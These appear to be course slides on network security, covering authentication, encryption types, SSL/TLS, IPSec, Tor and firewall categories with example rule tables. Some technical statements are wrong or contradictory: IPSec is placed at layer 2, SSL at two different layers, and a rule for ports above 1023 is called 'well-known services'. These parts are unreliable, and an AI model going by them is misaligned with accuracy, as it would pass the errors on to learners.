
Attack Points

Attack Entry Points



- Connectivity between on-premises and cloud (**1**)
- Connectivity between BYOD devices and cloud (**2**)
- Connectivity between corporate-owned devices and on-premises (**3**)
- Connectivity between personal devices and cloud (**4**)

User Authentication




- Multiple layers of protection, starting with the regular security policy enforcement for accounts (strong password requirements, policy of frequent password changes etc)
- Protect user identities using MFA
- Having increased callback feature, where the user initially authenticates using his/her credentials (username and password), and receives a call to enter their pin.
- If both authentication factors succeed, they are authorized to access the system or network

Data Security

State	Description	Threats	Countermeasures	Security triad affected
Data at rest on the user's device.	The data is currently located on the user's device.	The unauthorized or malicious process could read or modify the data.	Data encryption at rest. It could be file-level encryption or disk encryption.	Confidentiality and integrity.
Data in transit.	The data is currently being transferred from one host to another.	A man-in-the-middle attack could read, modify, or hijack the data.	SSL/TLS could be used to encrypt the data in transit.	Confidentiality and integrity.
Data at rest on-premise (server) or cloud.	The data is located at rest either on the server's hard drive located on-premise or in the cloud (storage pool).	Unauthorized or malicious processes could read or modify the data.	Data encryption at rest. It could be file-level encryption or disk encryption.	Confidentiality and integrity.

Continuous Security Monitoring



Defense in Depth

- Network security control
- Antivirus software
- Analyzing data integrity
- Behavioral analysis




Network Security

Network Encryption

- Encryption protects only what is encrypted. At sender or receiver end once data is decrypted, it's exposed to threats
- Encryption algorithm design is work of professionals
- Encryption is no more secure than its key management. Once key is revealed, encryption is of no use
- A flawed system design with super encryption is still a flawed system
- Encryption types:
 - **Link encryption:** Host to Host
 - **End to end encryption:** Application to Application


Link Encryption




- Data is encrypted just before it's put on the physical network
- Encryption occurs at layer 1 or 2 in OSI network model
- Link encryption covers the communication from one node to next on the path to destination
- Message remains plaintext within the hosts
- Data is in an encrypted state while it travels on its communication path. However, when it reaches a router or another intermediate device, it gets decrypted so that the mediator knows which way to send it next.

Useful when all hosts are reasonably secure but communication line is not

End to End Encryption



- Encryption is applied between two users
- Encryption is performed at highest level of network layers
- Data confidentiality is maintained even if a lower layer fails or communication passes thru unsecure nodes
- Only the communicating users can read the messages. In principle, it prevents potential eavesdroppers – including telecoms, ISPs and other intermediaries.



Browser Encryption

- Browsers can encrypt data during transmission.
- Browser negotiates with the server an algorithm for encryption
- SSH (Secure Shell):
 - Provides authentication and encryption service to Shell or OS commands
 - Replaces telnet, rlogin, rsh for remote access
 - Protects against spoofing and data modification during transmission
 - Usage algorithm (DES, AES etc) for encryption and (Public keys, Kerberos etc) for authentication
- SSL/TLS (Secure Socket Layer/Transport Layer Security):
 - SSL has 3 version 1.0, 2.0. 3.0. Version 3.1 is known as TLS
 - Implemented at layer 4 (transport layer)
 - SSL operates at application level
 - Provides server authentication, optionally client authentication and encrypted communication channel between client and server

Cypher Suite

- Cypher suite is client & server negotiated encryption algorithm for authentication, session encryption and hashing
 - Diffie-Hellman
 - DES
 - AES
 - RC4
 - RSA
 -
 - Server sends a set of records listing cypher suite identifiers it can use
 - Client responds with the preferred choices from the shared set
-


SSL (HTTPS)

- SSL encrypts data that is transmitted across the web.
- Anyone who tries to intercept this data will only see a garbled mix of characters that is nearly impossible to decrypt.
- SSL initiates an **authentication** process called a handshake between two communicating devices to ensure that both devices are really who they claim to be.
- SSL also digitally signs data in order to provide **data integrity**, verifying that the data is not tampered with before reaching its intended recipient.

IP Security (IPSec)

- IPSec implemented at OSI layer 2 (data layer)
- Implements encryption and authentication
- Allows two communicating parties to agree on mutually supported set of protocols
- Security Association (SA): a set of security parameter for a secured communication channel
- SA includes:
 - Encryption algorithm, key and mode
 - Encryption parameters like initialization vector
 - Authentication protocol and key
 - Life span of the SA
 - Address of opposite end of association
 - Sensitivity level of protected data (used for classified information)
- A host (network server or firewall) may have multiple SAs in operation at any given point of time

Headers and Data




- IPSec has two fundamental data structure:
 - Authentication Header (AH)
 - Encapsulated Security Payload (ESP) – replaces TCP header & data portion of packet
- Sequence number is incremented by 1 for each packet transmitted
- IPSec encapsulated security payload contains descriptors to tell a recipient how to interpret encrypted content

The Onion Routing (TOR)

- Link & End to end encryption data is encrypted but client & server address remain exposed
- TOR prevents an eavesdropper from learning source, destination, or content of data in transit
- Protection is achieved by transferring communication around a network of computer before delivery to receiver
- Ex: A needs to send a packet to B. It routes it thru X, Y & Z.
 - A encrypts the packet with B's public key and appends a header from Z to B
 - Then A encrypts the result with Z's public key and appends a header from Y to Z
 - Then A encrypts the result with Y's public key and appends a header from X to Y
 - Then A encrypts the result with X's public key and appends a header from A to X
 - Upon receipt of the packet, intermediate nodes only know the previous and next nodes for the packet and not the whole path
- Used in covert mails, private browsing, dark web etc
- Browsers: TOR, Orfox, Epic, Comodo Ics Dragon

The Onion Routing (TOR)



- The client with access to all the encryption keys i.e **key 1, key 2 & key 3** encrypts the message (get request) thrice wrapping it under 3 layers like an onion which have to be peeled one at a time.
- This **triple encrypted message** is then sent to the first server i.e. **Node 1(Input Node)**.
- **Node 1** only has the address of **Node 2** and **Key 1**. So it **decrypts** the message using **Key 1** and realises that it doesn't make any sense since it still has 2 layers of encryption so it passes it on to **Node 2**
- **Node 2** has **Key 2** and the addresses of the **input & exit nodes**. So it **decrypts** the message using **Key 2** realises that its still **encrypted** and passes it onto the **exit node**
- **Node 3 (exit node)** peels off the last layer of encryption and finds a **GET request** for youtube.com and passes it onto the **destination server**
- The server processes the request and serves up the desired webpage as a **response**. The response passes through the same nodes in the reverse direction where each node puts on a **layer of encryption** using their specific key
- It finally reaches the client in the form of a **triple encrypted response** which can be decrypted since the client has access to all the keys

Firewalls

What is a Firewall?

- Firewalls are network security devices which protect a subnet (mainly internal) from harm by another subnet (mainly external)
 - Filters traffic between a protected (inside) network and less trustworthy (outside) network
 - Firewall is a traffic cop that permits or block data flow between two parts of a network architecture
 - Firewalls enforce pre-determined rules (security policies) to govern traffic flow
 - Two rules commonly used – default permit and default deny
- Can also be used to separate the sensitive segments of a network i.e. R&D
- Firewalls run on dedicated systems for performance and security reasons
- Firewall system typically doesn't have compilers, linkers, loaders, text editors, debuggers, programming libraries or other tools which an attacker can take advantage of
- CISCO runs its own OS on its firewalls

How Does Firewall Work?

Rule	Type	Source Address	Destination Address	Destination Port	Action
1	TCP	*	192.168.1.*	25	Permit
2	UDP	*	192.168.1.*	69	Permit
3	TCP	192.168.1.*	*	80	Permit
4	TCP	*	192.168.1.18	80	Permit
5	TCP	*	192.168.1.*	*	Deny
6	UDP	*	192.168.1.*	*	Deny

- **Security Policy:** Set of rules that define what traffic can or can not pass thru the firewall
- Firewalls enforce pre-determined rules (security policies) to govern traffic flow

- **Rule 1:** Allow traffic from any outside host to 192.168.1 subnet on port 25 (mail transfer)
- **Rule 2:** Allow traffic from any outside host to 192.168.1 subnet on port 69 (file transfer)
- **Rule 3:** Allow traffic from 192.168.1 subnet to any outside host on port 80 (web pages)
- **Rule 4:** Allow traffic from any outside host to 192.168.1.18 on port 80 (web server)
- **Rule 5 & Rule 6:** Deny all other traffic (inbound or outbound)

Firewall Rules

- Firewalls can enforce pre-determined rules for:
 - IP Address
 - Domain name
 - Protocols
 - Programs
 - Ports
 - Key words
- Firewall Types
 - Host based (software firewall) - Windows Firewall
 - Network based (hardware+software firewall)

Firewall Categories

- **First Generation:** Packet filtering gateways or screening routers
- **Second Generation:** Stateful inspection firewalls
- **Third Generation:**
 - Application Proxy Firewall
 - Circuit level gateways
 - Guard Firewall
 - Personal firewall
- Network Address Translation (NAT) Firewall
- Next Generation Firewall (NGFW)



Packet Filtering Firewall

	Source IP	Dest. IP	Source Port	Dest. Port	Action
1	192.168.21.0	--	--	--	deny
2	--	--	--	23	deny
3	--	192.168.21.3	--	--	deny
4	--	192.168.21.0	--	>1023	Allow

1. Incoming packets from network 192.168.21.0 are blocked.
2. Incoming packets destined for internal TELNET server (port 23) are blocked.
3. Incoming packets destined for host 192.168.21.3 are blocked.
4. All well-known services to the network 192.168.21.0 are allowed.

- Simplest form of firewalls
- Controls access based on packet address (source or destination) or specific transport protocol type (HTTP, Telnet)
- Doesn't inspect data inside packet and treats each packet in isolation. It has no ability to judge whether a packet is part of an existing stream of traffic.
- Can detect outside traffic with a forged source header
- Usage separate interface cards for inside and outside
- Can not implement complex rules


Stateful Inspection Firewall



- Stateful firewalls (performs Stateful Packet Inspection) are able to determine the connection state of packet which makes it more efficient.
- It keeps track of the state of networks connection travelling across it, such as TCP streams.
- Filtering decisions would not only be based on defined rules, but also on packet's history in the state table.

- Stateful inspection firewalls judge traffic based on information from multiple packets
- If someone is trying to scan ports in a short time, firewall will block that host
- Ex: first attempt (port 1) from 10.1.3.1 will be allowed but access time recorded, port 2 allowed, port 3 allowed but at port 4 the abnormal behavior is noticed and disallowed


Application Proxy Firewall



- Proxy acts as an intermediary between two end systems. Can filter traffic at application level.
- The client must send a request to the firewall, where it is then evaluated against a set of security rules and then permitted or blocked.
- Proxy firewalls monitor traffic for layer 7 protocols (HTTP, FTP etc) and use both stateful and deep packet inspection to detect malicious traffic.

- Application proxy firewall simulates the behavior of a protected application on the inside network, allowing in only safe data
- Application proxy intrudes in the middle of protocol between sender and receiver, similar to man in the middle
- Proxy interprets the protocol stream as an application would and takes control action based on things visible inside the protocol

Circuit Level Gateway



- This firewall allows one network to be extension of another network and functions as a virtual gateway between two networks
- Firewall verifies the circuit at time of creation after which data transfer is normal
- VPNs are implemented thru circuit level gateways


Guard Firewall

- A guard is a proxy type firewall
- A guard implements programmable set of conditions, even if the program conditions become very sophisticated
- Great firewall of China (Golden Shield Program) is a guard firewall. It filters content based on government restrictions/ rules.
 - Initiated, developed, and operated by the Ministry of Public Security (MPS)
 - Blocks politically inconvenient incoming data from foreign countries
 - Web sites belonging to "outlawed" or suppressed groups, such as pro-democracy activists

Personal Firewall

- Personal firewall is program that runs on a single host to monitor and control traffic to that host
- It works in conjunction with support from operating system
- Ex: SaaS Endpoint Protection (McAfee), F-Secure Internet Security, Microsoft Windows Firewall, Zone Alarm, Checkpoint
- Personal firewalls:
 - List of safe/unsafe sites
 - Policy to download code/files
 - Unrestricted data sharing
 - Management access from corporate but not from outside
 - Combine action with anti-virus software

Network Address Translation (NAT)



- Allow multiple devices with independent network addresses to connect to the internet using a single IP address, keeping individual IP addresses hidden.
- Hence, attackers scanning a network for IP addresses can't capture specific details, providing greater security against attacks.
- NAT firewalls are similar to proxy firewalls in that they act as an intermediary between a group of computers and outside traffic.

- Every packet between two hosts contains source address & port and destination address & port
- NAT firewall conceals real internal addresses from outsiders who don't know the real addresses and can not access these real addresses directly
- Firewall replaces source address by its own address and keeps entries of original source address & port and destination address & port in a mapping table.

Next Generation Firewalls (NGFW)



- Combines traditional firewall technology with additional functionality, such as encrypted traffic inspection, intrusion prevention systems, anti-virus etc.
- Has capability to deep packet inspection (DPI). While basic firewalls only look at packet headers, deep packet inspection examines the data within the packet itself, enabling users to more effectively identify, categorize, or stop packets with malicious traffic
- TCP handshake checks
- Surface level packet inspection
- May also include other technologies as well, such as intrusion prevention systems (IPSs) that work to automatically stop attacks against network

Next Generation Firewalls (NGFW)

- According to Gartner, a next-generation firewall must include:
 - Standard firewall capabilities like stateful inspection
 - Integrated intrusion prevention
 - Application awareness and control to see and block risky apps
 - Upgrade paths to include future information feeds
 - Techniques to address evolving security threats
- **Examples:** FortiGate (Fortinet), Cisco ASA, Cisco Meraki MX, Sophos XG, SonicWall TZ, CheckPoint, Palo Alto, Juniper etc

Threat Focused NGFW

- These firewalls include all the capabilities of a traditional NGFW and also provide advanced threat detection and remediation. With a threat-focused NGFW you can:
 - Know which assets are most at risk with complete context awareness
 - Quickly react to attacks with intelligent security automation that sets policies and hardens your defenses dynamically
 - Better detect evasive or suspicious activity with network and endpoint event correlation
 - Greatly decrease the time from detection to clean-up with retrospective security that continuously monitors for suspicious activity and behaviour even after initial inspection
 - Ease administration and reduce complexity with unified policies that protect across the entire attack continuum

NGFW Features

- Breach prevention and advanced security
 - Prevention to stop attacks before they get inside
 - A best-of-breed next-generation IPS built-in to spot stealthy threats and stop them fast
 - URL filtering to enforce policies on hundreds of millions of URLs
 - Built-in sandboxing and advanced malware protection that continuously analyzes file behavior to quickly detect and eliminate threats
 - A world-class threat intelligence organization that provides the firewall with the latest intelligence to stop emerging threats
- Comprehensive network visibility
 - Threat activity across users, hosts, networks, and devices
 - Where and when a threat originated, where else it has been across your extended network, and what it is doing now
 - Active applications and websites
 - Communications between virtual machines, file transfers, and more


NGFW Features

- Flexible management and deployment options
 - Management for every use case--choose from an on-box manager or centralized management across all appliances
 - Deploy on-premises or in the cloud via a virtual firewall
 - Customize with features that meet your needs--simply turn on subscriptions to get advanced capabilities
 - Choose from a wide range of throughput speeds
- Fastest time to detection
 - Detect threats in seconds
 - Detect the presence of a successful breach within hours or minutes
 - Prioritize alerts so you can take swift and precise action to eliminate threats
 - Make your life easier by deploying consistent policy that's easy to maintain, with automatic enforcement across all the different facets of your organization

NGFW Features

- Automation and product integrations
 - Seamlessly integrates with other tools from the same vendor
 - Automatically shares threat information, event data, policy, and contextual information with email, web, endpoint, and network security tools
 - Automates security tasks like impact assessment, policy management and tuning, and user identification

DMZ (De-Militarized Zone)



